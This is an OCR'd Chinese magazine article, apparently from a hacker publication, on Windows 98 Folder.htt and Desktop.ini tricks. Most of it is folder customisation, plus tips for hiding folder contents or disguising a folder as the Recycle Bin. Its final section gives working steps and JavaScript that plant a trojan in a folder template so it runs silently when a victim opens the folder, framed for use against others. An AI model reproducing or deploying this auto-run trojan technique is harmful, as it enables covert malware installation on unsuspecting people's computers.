


图 1

3.把文件夹中的内容隐藏掉

拷贝Windows目录下的Desktop.ini文件到目标文件夹，用"记事本"建立一个超文本模板文件Folder.htt，内容如下：

```
<html>
</html>
```

懂网页制作的朋友应该知道，这是个空白的Html文件。打开"我的电脑"，选择"查看"中的"按Web页查看"选项。然后，设置目标文件夹的属性为"只读"。刷新一下，目标文件夹中的内容不见了！原来我们只是用一个空白的Html文件作为目标文件夹的模板，遮住了文件夹中原来的内容，如果取消"按Web页查看"，目标文件夹中的内容就原形毕露了。如果你用其它有效果的Html文件作为Folder.htt超文本模板文件，目标文件夹就会在你打开时显示出不同的效果。

4.把所有文件夹都变成"回收站"

哈哈！疯狂吧！打开"MS-DOS方式"，键入"CD Recycled"，进入根目录下的"回收站"目录，然后拷贝其中的隐含文件"Desktop.ini"到你的目标文件夹中，将这个文件夹的属性改为"只读"，然后刷新一下，怎么样？目标文件夹变成了"回收站"！

进入这个文件夹，文件夹中原来的内容不见了，其中完全是"回收站"的内容，也完全具有"回收站"的功能。那原来文件夹中的文件到哪里去了呢？它们并没有消失，它们仍呆在原来的文件夹里，只是看不见它们而已。

如果执行清空"回收站"命令，会不会把文件夹中原来的内容也清除了呢？不会的！文件夹中原来的内容只是被"回收站"的界面遮住了，你删除的文件仍放在真正的"回收站"里，并不会放到这里来。所以，清空"回收站"清空的是真正的"回收站"里的内容，并不会清除目标文件夹中原来的内容。

当然，你也可用这招来隐藏文件夹中的文件，将目标文件夹作如上处理后，改名为"快捷方式回收站"，别人一定会以为这只是个"回收站"的快捷方式，而不会想到里面还藏有东西。你也可用其它Desktop.ini文件实现类似的作用：如果拷贝"Windows Fonts"文件夹中的Desktop.ini到目标文件夹，并设置目标文件夹的属性为"只读"，那么目标文件夹显示的就是Win9X的字体文件夹的内容；如果拷贝"Windows Tasks"中的Desktop.ini到目标文件夹，并设置目标文件夹为"只读"，那么目标文件夹显示的就是Win9X计划任务的内容……以上方法均不改变目标文件夹中原有的内容。

二、给Windows换外衣

1.给文件夹换图标

选择目标文件夹，打开desktop.ini文件，找到"[.shellclassinfo]"字节，在下面加上"iconfile=C:\commond\commond.exe"一句，路径要完整。图标可以是*.ico、*.exe、*.bmp、*.dll，保存退出。图2中的aa文件夹像不像个DOS应用程序？




图 2

2.给文件夹加注释

将desktop.ini文件打开，在"[.shellclassinfo]"字节下面加上"infotip=山东泰安山东科技大学机电学院自动化2000-4班王智雄"一句，其中"山东泰安山东科技大学机电学院自动化2000-4班王智雄"代表添加的注释，如图3，当鼠标移到aa文件夹上时出现该注解。




图 3

3.为文件夹添加背景音乐

用记事本打开folder.htt文件，找到其中的<body scroll=no onload="Init()">，在后面加上<bgsound src="c:\windows\media\chimes.wav" loop= -1>，保存即可。-1表示循环播放，1表示播放1次。

4.在文件夹左窗口添加超连接

在folder.htt文件中找到<!-- allow references to any resources you might add to the folder -->一句，在后面加上一句<p>**我的文档**</p>，保存即可。还有一种方法：将<! ——here's a good place to add a few links of your own——>一句下面的<! ——(examples commented out)>删除，并保存文件。

5.为文件夹添加滚动条

当打开某个文件夹时，在左窗口会出现一滚动条，上面写着欢迎词等。只有在folder.htt文件中找到<!-- allow references to any resources you might add to the folder -->一句，并在其后加上<p><marquee bgcolor="#ff8080">**欢迎词**</marquee></p>，并保存，另一种效果是<p><marquee bgcolor="#ff8080" direction="right">**欢迎词**</marquee></p>。几种颜色的表示：#ff0000（红色）、#800000（深红色）、#FF8080（粉红色）、#FFFF00（黄色）、#800080（紫色）。

6.为文件夹添加提示框

进入目标文件夹，找到folder.htt文件，并用记事本打开；找到<body scroll=no onload="init()">字节，将其改为<body scroll=no onload="window.alert(欢迎词等等)">，保存退出即可。

7.让Win98披上Win2000外衣

在Win2000中，当我们选中一个多媒体文件时（如MID、WAV、MP3、MPG等），系统会自动在文件列表左边打开一个预览窗口，单击"播放"按钮，就可直接欣赏音乐和观看电影了。

这似乎是Win2000的特有功能，在Win98中我们可预览图形文件，但无法预览声音及电影文件。如何让Win98也实现这项功能呢？如果你的Win98使用的是新版媒体播放机（版本：6.4.05.0809，如图4），采用如下方法就可实现：




图 4

（1）用记事本或其他文本编辑软打开Windows\Web\Folder.htt文件。

LOOK 注意　此文件是隐藏文件，必须在文件夹选项中设置"显示所有文件"才能看到它（图5）。启动时不加载磁盘压缩驱动程序。




图 5

（2）通过搜索wantMedia，可找到Folder.htt文件的var wantMedia=false行，将它改为var wantMedia="ture"。

注意 这里的ture需要加引号。否则，在我们选择"按Web页"时，可能会出现错误（图6）。




图 6

以后，在Win98中，当我们选中声音文件或电影文件时（当然，首先需要选中"查看"中的"按Web页"），文件列表左边就会出现一个预览窗口，单击"播放"按钮就可浏览了。但当我们选中MP3或VCD影碟上DAT格式文件时，Windows却毫无反应。怎么办？那好吧！就让我们再来修改一下Folder.htt文件。

通过搜索avi，我们可找到Folder.htt文件中的如下两部分：

```
if (ext == 'avi' || ext =='mov' || ext =='qt' || ext =='mpe' || ext =='mpeg' || ext =='mpg')
    else if (ext =='aif' || ext =='aifc' || ext =='aiff' || ext =='au' || ext =='mid' || ext =='rmi' || ext =='snd' || ext =='wav')
```

在第一句末尾添加：|| ext =='dat'，在第二句末尾添加：|| ext =='mp3'。

注意 添加的内容必须被包括在括号内，顺序前后没关系，如图7。




图 7

OK！现在让我们试一试，选中一个MP3或VCD影碟中的DAT文件，Windows 98有什么反应？是不是和Windows 2000一模一样？单击"播放"按钮，我们就可一边感受音乐，一边欣赏MTV！预览窗口太小，满足不了你的要求？我们再为Folder.htt文件动一次手术。

首先，打开Folder.htt文件，通过搜索avi，我们找到if (ext == 'avi' ||……)和else if (ext =='aif' ||……')。在if语句和else if语句下方，分别可发现style="width：160px；height：148px"和style="width：160px；height：28px"，它们分别代表预览窗口和播放条的大小。

我们调整一下预览窗口的大小，将其改为style="width：400px；height：300px"，保存退出。打开一个DAT文件，选中"查看"中的"按Web页"，就发现预览窗口已经增大了，但被滚动条挡住了许多。怎么办？看来我们需要再次潜入Folder.htt文件了，通过搜索#Panel，我们找到#Panel {position：absolute；width：30%；height：100%；overflow：auto}行，将width：30%改为width：60%。保存退出后，就可看到预览窗口的全貌了，如图8。如果我们觉得还是不够完美，可进一步调整参数，直到满意为至。





图 8

同理，我们还可调整播放条的大小，如果将height：28px改为height：148px，以后当我们预览wav、mp3等声音文件时，就可看到整个预览窗口。

上文给大家讲了Folder.htt和Desktop.ini文件在Windows下的隐藏方法，以及其他个性功能。本文接着为大家阐述Folder.htt和Desktop.ini文件在黑客方面的应用。




Folder.htt和Desktop.ini文件有何能耐（下）

王智雄

三、黑客应用——利用文件夹安装木马

如何利用文件夹来安装木马呢？我们的目的是：对方只要打开某个文件夹就自动安装！办法是有的，请细听笔者下面的讲述。


1.先在某目录下建立一个文件夹"test"，并进入该文件夹，点击"工具"菜单，选择"文件夹选项"（图1）。弹出文件夹选项对话框（图2），把"隐藏受保护的操作系统文件（推荐）"选项前面的勾去掉，此时会弹出图3所示的警告提示窗口。没关系，直接点击"是"。再选择"隐藏文件和文件夹"下的"显示所有文件和文件夹"选项，最后点击"确定"，在本目录下就会出现Folder settings隐藏文件夹和Desttop.ini隐藏文件（图4）。




2.点击"查看"菜单，选择"自定义文件夹"（图5），在打开的"自定义文件夹"窗口中选择"创建或编辑HTML文档"，单击"下一步"按钮（图6），再单击"下一步"按钮，关闭记事本编辑窗口，单击"完成"按钮。就把文件夹设置成"按WEB方式打开文


件夹”。

3．再打开要放木马的文件夹，我们就在这个文件夹里测试。Folder.Htt 是文件夹的模板文件，现在我们修改文件夹的模板文件，在里面插入一段自动运行程序的代码：




```
<script language="javascript">
run_exe="<OBJECT ID=\"RUNIT\" WIDTH=0 HEIGHT=0
TYPE=\"application/x-oleobject\""
run_exe+="CODEBASE=\"test.exe#version=1,1,1,1\">"
run_exe+="<PARAM NAME=\"_Version\" value=\"65536\">"
run_exe+="</OBJECT>"
document.open();
document.clear();
document.writeln(run_exe);
document.close();
</script>
```






这段代码里的 test.exe 就是我们要安装的木马文件，为了给大家看到效果，我运行的是 LC4。

4.现在，我们把要运行的 test.exe 文件也 copy 到这个文件夹里。好了，现在把文件查看属性修改回去，就是上面第 1 步的逆过程。

5．如果你不想木马立即运行，请把窗口直接关闭，等管理员来运行吧！让我们来看看效果，退出 test 文件夹，然后双击 test 文件夹图标。怎么样，运行了吧！大家可把 test.exe 换成小点的木马，这样对方就在不知道的情况下给自己装了木马。



四、总结

以后打开文件夹要小心哦！里面可有文章做啊！好了，Folder.htt 和 Desktop.ini 文件的应用和注意事项都讲了，是不是觉得很有意思呢？建议大家最好不要按 WEB 方式查看文件夹，还有很多病毒可以感染 Folder.htt 文件呢！不信你查查资料去。好了，到此为止吧！如有不足之处，请大家到 X 档案的论坛发言（http://www.hackerxfiles.net/bbs/）。

